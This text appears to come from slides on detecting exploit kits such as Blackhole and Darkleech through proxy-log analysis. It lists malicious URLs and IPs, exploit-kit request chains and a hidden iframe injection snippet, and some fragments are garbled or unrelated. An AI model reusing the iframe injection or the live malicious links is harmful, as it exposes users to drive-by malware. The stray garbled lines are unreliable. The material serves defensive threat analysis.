
Connection:

Cache-Control:

Pragma:

# Elirks: before

- Reported by Dell/Secureworks as Elirks  
[http://www.secureworks.com/cyber-threat-intelligence/threats/chasing\\_ap/](http://www.secureworks.com/cyber-threat-intelligence/threats/chasing_ap/)



# And now!

[http://tw.myblog.yahoo.com/jw!](http://tw.myblog.yahoo.com/jw!uzrxZwSGHxowPMGZAaj4I50-)

[uzrxZwSGHxowPMGZAaj4I50-](http://tw.myblog.yahoo.com/jw!uzrxZwSGHxowPMGZAaj4I50-)

<http://blog.yam.com/minzhu0906/article/54726977>


<http://diary.blog.yam.com/bigtree20130514/article/10173342>

Alex: Natalie win the competition award like 1 Sa65j4W, well known for the series of 937B.

ブログをはじめました!



コメント大歓迎です。

これからどうぞよろしくお願いします!





# Campaigns can be linked by the same IP sources to access web



Managed by the same  
IP addresses  
(easy to cross-correlate)


# Detecting exploit packs: Tips

- Look for typical chains in your logs
- Look for **more than one** attack vector from the same resource as an indicator
- By typical URLs
- Exploit snippets :net.class, gmail.class, and so on
- Looking for generic exploit components inside payload
- Picking up suspicious user agents and application type (octe**d**-stream, java agent)

# Typical chains of exploit packs

	Application type
URL (Blackhole 2, Mar 2013)	
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php	text/html; charset=UTF-8
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php? nemrbz=psbg&sipgik=nupatq	Application/ java-archive
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/9f5090afa bfb40cdd70a5e63064b21a7/q.php? <b>jf=1k:1i:1k:2v:1o&amp;ie=1g:1n:32:33:1n:1n:1n:2v:31:1o&amp;b=1f&amp;s</b> d=p&wy=h&jopa=4656855	Application/ x-msdownload

# Does anyone know this incident??

The injected HTML iframe tag is usually constructed as IP address/hex/q.php. Sites that deliver such iframes that aren't visible within the HTML source are likely compromised by Darkleech. Special "regular expression" searches such as [this one](#) helped Landesman ferret out reported iframes used in these attacks. Note that while the iframe reference is formed as IP/hex/q.php, the malware delivery is formed as 

2012-12-24 08:39

hxxp://108.165.25.119/34865412a4128d4f1ebaf9ad8f2ac412/q.php

14.01.2013 9:56

hxxp://129.121.88.108/b3aa76a54b00fd803337aab97a0c09e9/q.php

12.02.2013 10:35

hxxp://149.47.142.193/d0c1614e79a22e16cc1404ba3420f469/q.php

Mar 19, landing from hxxp://www.hotelduchampdemars.com/

19.03.2013 16:09

hxxp://129.121.128.249/30cdfca10f74f5b3da51700ba9e135e2/q.php

# Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Mysterious "Darkleech" exposes visitors to potent malware exploits.

by Dan Goodin - Apr 2 2013, 7:15pm MSK

BLACK HAT INTERNET CRIME OPEN SOURCE

## In active development

With the help of Cisco Security Engineer Gregg Conklin, Landesman observed Darkleech infections on almost 2,000 Web host servers during the month of February and the first two weeks of March. The servers were located in 48 countries, with the highest concentrations in the US, UK, and Germany. Assuming the typical webserver involved hosted an average of 10 sites, that leaves the possibility that 20,000 sites were infected over that period. The attacks were **documented as early as August** on researcher Denis Sinegubko's Unmask Parasites blog. They were observed infecting **the LA Times website in February** and **the blog of hard drive manufacturer Seagate** last month, an indication the attacks are ongoing. Landesman said the Seagate infection affected **media.seagate.com**, which was hosted by **Media Temple**, began no later than February 12, and was active through March 18. Representatives for both Seagate and the *LA Times* said the sites were disinfected once the compromises came to light.

\* Source [http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites/?utm\\_medium=twitter&utm\\_source=dlvr.it](http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites/?utm_medium=twitter&utm_source=dlvr.it)

# More than one attack vector from the same resource as an indicator

1/31/2013 11:53 <http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php> text/html

1/31/2013 11:53 <http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?bmkfbw=1k:1i:1k:2v:1o&exirrv=3d&rkfajmn=1g:1n:32:33:1n:1n:1n:2v:31:1o&cesnio=1n:1d:1g:1d:1h:1d:1f> application/pdf

1/31/2013 11:53 <http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?rhigaw=ibfhs&apu=dycb> application/java-archive

1/31/2013 11:53 <http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?jf=1k:1i:1k:2v:1o&ye=1g:1n:32:33:1n:1n:1n:2v:31:1o&e=1f&um=b&va=b> application/x-msdownload

1/31/2013 11:53 <http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?ynyxykhm=1k:1i:1k:2v:1o&kzez=1g:1n:32:33:1n:1n:1n:2v:31:1o&ojplot=1i&kyibn=tbv&unqz=mcgwp> application/x-msdownload

# URLs Blackhole Oct 2013 (landing from newsru.com)

2013-10-02 09:03:38	GET	<a href="http://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/seitgniretnelufrewop.php">hxxp://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/seitgniretnelufrewop.php</a>
2013-10-02 09:03:41	GET	<a href="http://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/seitgniretnelufrewop.php?4YoF71v-*20_*IK=!eq3!49v6j&amp;n8E8j2d93=660*!m*">hxxp://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/seitgniretnelufrewop.php?4YoF71v-*20_*IK=!eq3!49v6j&amp;n8E8j2d93=660*!m*</a>
2013-10-02 09:03:51	GET	<a href="http://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/Main.class">hxxp://natxwznrdfdiwshufrhekav.ynicksfullygirls.us/3dda5a/segatnavdadettimosyl/Main.class</a>
2013-10-04 08:46:28	GET	<a href="http://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/daehasllesdetpeccaep.php">hxxp://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/daehasllesdetpeccaep.php</a>
2013-10-04 08:46:29	GET	<a href="http://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/daehasllesdetpeccaep.php?baaa1b00ab1b0aaa1=aa0bb01a0a10bba1a&amp;a10ab10bb0=aaab0a11011abbb01b10">hxxp://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/daehasllesdetpeccaep.php?baaa1b00ab1b0aaa1=aa0bb01a0a10bba1a&amp;a10ab10bb0=aaab0a11011abbb01b10</a>
2013-10-04 08:46:38	GET	<a href="http://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/Main.class">hxxp://wsttdkbfy.zennofullinghidds.us/1caf95/stnihsgniteemnoitcel/Main.class</a>

# Background noise (exploit snippets)

## January 2013

17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/ x/74377d39a14577b95e45ee3e653f0e72. <u>jar</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>com.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>edu.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>net.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>org.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ja va/ <u>security.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ja va/security/ <u>cert.class</u>



# Suspicious application types

Mozilla/4.0 (Windows XP 5.1) <b><u>Java/1.6.0_26</u></b>	12/7/2012 10:41	151.248.115.137	http://users.nalog- tax.info/x/3fa91b6baa018479 e6bf7bd589829367.jar	application/ <b><u>octed-stream</u></b>
Mozilla/4.0 (Windows XP 5.1) <b><u>Java/1.6.0_30</u></b>	9/24/2012 12:13	78.46.254.21	http://core01.pic- user.in/x/a4613715c05f801ce 34056f20b3d4aa5.jar	application/ <b><u>octed-stream</u></b>
Mozilla/4.0 (Windows 7 6.1) <b><u>Java/1.6.0_31</u></b>	1/17/2013 15:03	151.248.118.68	http://chapter04.bank- soft.info/x/74377d39a14577b 95e45ee3e653f0e72.jar	application/ <b><u>octed-stream</u></b>
Mozilla/4.0 (Windows 7 6.1) <b><u>Java/1.6.0_31</u></b>	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/x/ 3c9d6376b53b3f763f636d972 f755a37.jar	application/ <b><u>octed-stream</u></b>
Mozilla/4.0 (Windows 7 6.1) <b><u>Java/1.6.0_31</u></b>	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/d/ b63c6ffae04a23b151f1a8152 986924c	application/ <b><u>octed-stream</u></b>



# 0-Days in EK

[0 day 1.7u10 \(CVE-2013-0422\) spotted in the Wild - Disable Java ...](#)  
[malware.dontneedcoffee.com/2013/.../0-day-17u10-spotted-in...](#)

Jan 10, 2013 – 0 day 1.7u10 (CVE-2013-0422) spotted in the **Wild** - Disable Java Plugin NOW ! Was wondering what to do with that... Disclose, do not Disclose ...

1/14/2013 18:57	178.238.141.19	<a href="http://machete0-yhis.me/pictures/demos/OAggq">http://machete0-yhis.me/ pictures/demos/OAggq</a>	application/x-java-archive
1/14/2013 18:57	178.238.141.19	<a href="http://machete0-yhis.me/pictures/demos/OAggq">http://machete0- yhis.me/pictures/demos/OAggq</a>	application/x-java-archive
1/14/2013 18:57	178.238.141.19	<a href="http://loretaa0-shot.co/careers.php?cert=561&amp;usage=392&amp;watch=4&amp;proxy=49&amp;ipod=171&amp;shim=344&amp;pets=433&amp;icons=252&amp;staff=621&amp;refer=345">http://loretaa0- shot.co/careers.php? cert=561&amp;usage=392&amp;watch=4&amp; proxy=49&amp;ipod=171&amp;shim=344&amp; pets=433&amp;icons=252&amp;staff=621&amp; refer=345</a>	application/octet-stream

# And AV vendor says...

23.01.13 19:56 Detected: **Trojan-Spy.Win32.Zbot.aymr**

C:/Documents and Settings/user1/Application Data/  
Sun/Java/Deployment/cache/6.0/27/4169865b-641d53c9/UPX

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.ck**

C:/Documents and Settings/user1/Application Data/  
Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/bpac/b.class

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.cs**

C:/Documents and Settings/user1/Application  
Data/Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/ot/pizdi.class

23.01.13 19:58 Detected: **HEUR:Exploit.Java.CVE-2013-0422.gen**

C:/Documents and Settings/user1/Local Settings/  
Temp/jar\_cache3538799837370652468.tmp

# TDS and redundancy mechanisms

11.03.2013 11:28	hxxp://cliga.ru/jwplayer2/med.php	146.185.255.66	80	hxxp://gankas.tk/meto.cgi?2
11.03.2013 11:28	hxxp://gankas.tk/foto.cgi?3	146.185.255.66	80	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:28	hxxp://gankas.tk/meto.cgi?2	<b>146.185.255.66</b>	80	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:29	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	<b>37.139.51.123</b>	80	hxxp://oaandpcy.whose.plan-zgdrillfts.biz/recipe-ayatollah_aliases.htm
11.03.2013 11:29	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	<b>5.135.28.208</b>	<b>90</b>	hxxp://careliquor.biz:90/forum/animal.php

# Typical URLs (Fileless bot)

hxxp://iprintlistmaking.pro/ <u>7GIC</u>	206.225.27.11	hxxp://www.vesti.ru	12/7/2012 13:17
hxxp://validfacts.info/ <u>ISOQ</u>	85.17.92.146	hxxp://www.vesti.ru	12/13/2012 14:04
hxxp://zagglassers.info/ <u>ISOQ</u>	64.79.67.220	hxxp://www.vesti.ru	1/24/2013 14:38
hxxp://erasads.info/ <u>XZAH</u>	208.110.73.75	hxxp://newsru.com	2013-03-01 15:05:59.013
NOW			
hxxp://fliproyalsnow.info/ <b>indexm.htm</b> 	67.196.85.216	hxxp://tks.ru	[14/Oct/2013:13: 37:13
hxxp://fliproyalsnow.info/ <b>054Rlwj</b>	67.196.85.216		[14/Oct/2013:13: 37:17
hxxp://fliproyalsnow.info/ <b>154Rlwj</b>	67.196.85.216		[14/Oct/2013:13: 37:35
Oops p0wned			

- **div**  
**style="position:absolute;left:1000px;top:-1280px;">**
  - **<iframe**  
**src="http://fortinetdonation.info/indexm.html">**
  - **<html lang="en" dir="ltr">**
  - **<head>**
  - **<meta content="Careers: Take your career to new heights with little help from the experts. From getting ahead, to honing effective work habits, to getting along better with your boss, our career." name="description">**
- CatchME: Entropy everywhere!**

# Long Obfuscated URLs.

## Observation time: Oct 2013

GET;http://dp1xjs.beneluxo.biz/ZGrc-v50Np_xa0u-7e_x04Ma/90G9Uv0m1ka/02zG30/c6gC0h7ZI_0gGTh-0F/mgR0XvTW/0q7GR/;HTTP/1.1	184.82.3.97	Mozilla/4.0; (compatible;;MSIE;6.0)	text/html
GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WMO_gk74/0nTz1_0FHh80_hgLL0RYt/S0hj_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4If_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv00_fBG0xGwj-0p1I50E-L8E-0JQFU0ht_550QZkj-0p0hu/jvvn.html;HTTP/1.1	184.82.3.97	Mozilla/4.0; (compatible;;MSIE;6.0)	text/html
GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WMO_gk74/0nTz1_0FHh80_hgLL0RYt/S0hj_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4If_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv00_fBG0xGwj-0p1I50E-L8E-0JQFU0ht_550QZkj-0p0hu/DNWKZ.jar;HTTP/1.1	184.82.3.97	Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35	application/x-jar
GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WMO_gk74/0nTz1_0FHh80_hgLL0RYt/S0hj_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4If_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv00_fBG0xGwj-0p1I50E-L8E-0JQFU0ht_550QZkj-0p0hu/DNWKZ.jar;HTTP/1.1	184.82.3.97	Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35	application/x-jar
GET;http://dp1xjs.beneluxo.biz/ZppAmN0-IMdl-11B_Dx0t_EDN02-KxK0g/rKM0tkiH_0xlj609_f2M_0wmTj0_KMzg-16/4tg0VUem/0Bji5_0RdW-b0HoTS0J_Bds0J52/f0gyFg_08L_IL0VvFI0It/aE0Gewm_05IK/K0o/xQs0v/rqN0-0yHb/0b1C-G0ar7-F179c_W0PrqW0_9sG/a0CYI_T00af_C0p/sYc181D-T14-uly0Qn/nL/0Ya710/p4TM0-sUJF-0Nt_4M0u8-eh_0oqdR11_Ebn0WGqX-0dkTu1-21-tH0iP/cJ0Oiwj0/3sK10/81fI0FEP_b00GDN0-4jAA/0YDzt0IGnf0f-kzd0aYS20_UjW-500E/bb00x-00//BNHDI4RGJG.exe?dmaLsFUNI=0cdf0%26h=14;HTTP/1.1	184.82.3.97	Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35	application/octet-stream





**TOOLS**

# Tools and protection

- Redis State watcher
- Log parser (logs)
- Passive HTTP
- Samples collector
- Samples analyzer

# Proxy logs at glance ideas

- Put possible network IOC from proxy logs to redis
- User agents all/by month/by day
- Map User agents to local IP\_Login pairs
- Map IP\_Login pairs to User agents
- Map Application types to Dates when observed
- Map External resources Domain\_IP pairs to Dates when observed

# Proxy logs at glance example

```
redis localhost:6370> keys pr_ip_dom_m__2013-9*109.108.247*
1) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__zmt5da6n40.dyndns.info__109.108.247.224"
2) "pr_ip_dom_m__2013-9__org_20_4.0_XXA__binfostat.dyndns.org__109.108.247.224"
3) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__9v7s9aep55.dyndns.info__109.108.247.224"
4) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__66nepuvu77.dyndns.info__109.108.247.224"
(1.12s)
```

```
redis localhost:6370> keys *88.198.7.4*
1) "pr_ip_dom_m__2013-9__pw_13_4.0_NXX__mexstat260.pw__88.198.7.48"
2) "pr_ip_dom_m__2013-9__net_9_3.0_XXA__gderu.net__88.198.7.48"
(1.68s)
redis localhost:6370> r_ip_dom_m__2013-9__pw_13_4.0_NXX__mexstat260.pw__88.198.7.48"
1) "2013-9-23"
2) "2013-9-26"
3) "2013-9-25"
```

# User-agent vulnerable clients monitoring

```
redis localhost:6370> keys pr_ua_d__2013-10-10*_Java/1.7.*
1) "pr_ua_d__2013-10-10__Java/1.7.0_13"
2) "pr_ua_d__2013-10-10__Java/1.7.0_25"
3) "pr_ua_d__2013-10-10__Java/1.7.0_11"
4) "pr_ua_d__2013-10-10__Java/1.7.0_21"
5) "pr_ua_d__2013-10-10__Java/1.7.0_09"
6) "pr_ua_d__2013-10-10__Java/1.7.0_17"
7) "pr_ua_d__2013-10-10__Java/1.7.0_15"
(0.58s)
redis localhost:6370> smembers "pr_ua_d__2013-10-10__Java/1.7.0_09"
1) "10.6[REDACTED]3.37__a[REDACTED].na"
2) "10.6[REDACTED]3.103__R[REDACTED]v"
3) "10.6[REDACTED]3.103__"
4) "10.6[REDACTED]3.37__"
redis localhost:6370>
```

# User-agent request example, Why legit Win8 is here?

```
redis localhost:6370> keys "pr_ua_m__*Win8*"
1) "pr_ua_m__2013-10__X-Client/AppexWin8Microsoft.BingWeather X-Client-AppVersion/2.0.0.288"
2) "pr_ua_m__2013-9__X-Client/AppexWin8Microsoft.BingSports X-Client-AppVersion/2.0.0.309"
3) "pr_ua_m__2013-9__X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135"
(0.58s)
redis localhost:6370> a_m__2013-9__X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135"
1) "10. [REDACTED] 135__ [REDACTED]"
2) "10. [REDACTED] 105__ [REDACTED] v"
3) "10. [REDACTED] 115__ [REDACTED]"
4) "10. [REDACTED] 115__ [REDACTED]"
5) "10. [REDACTED] 2__sap [REDACTED]"
6) "10. [REDACTED] 59__avs [REDACTED] 2"
7) "10. [REDACTED] 59__ [REDACTED]"
8) "10. [REDACTED] 136__ [REDACTED]"
9) "10. [REDACTED] 105__ [REDACTED]"
10) "10. [REDACTED] 135__ra [REDACTED] ychuk"
11) "10. [REDACTED] 136__va [REDACTED] ova"
12) "10. [REDACTED] [REDACTED]"
```

# Silent Debugging??

## Host, OS, more than other 20 params..

- Local host name **HMS0277**

**X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135**

09.08.2013 8:13 131.253.40.10 80 GET

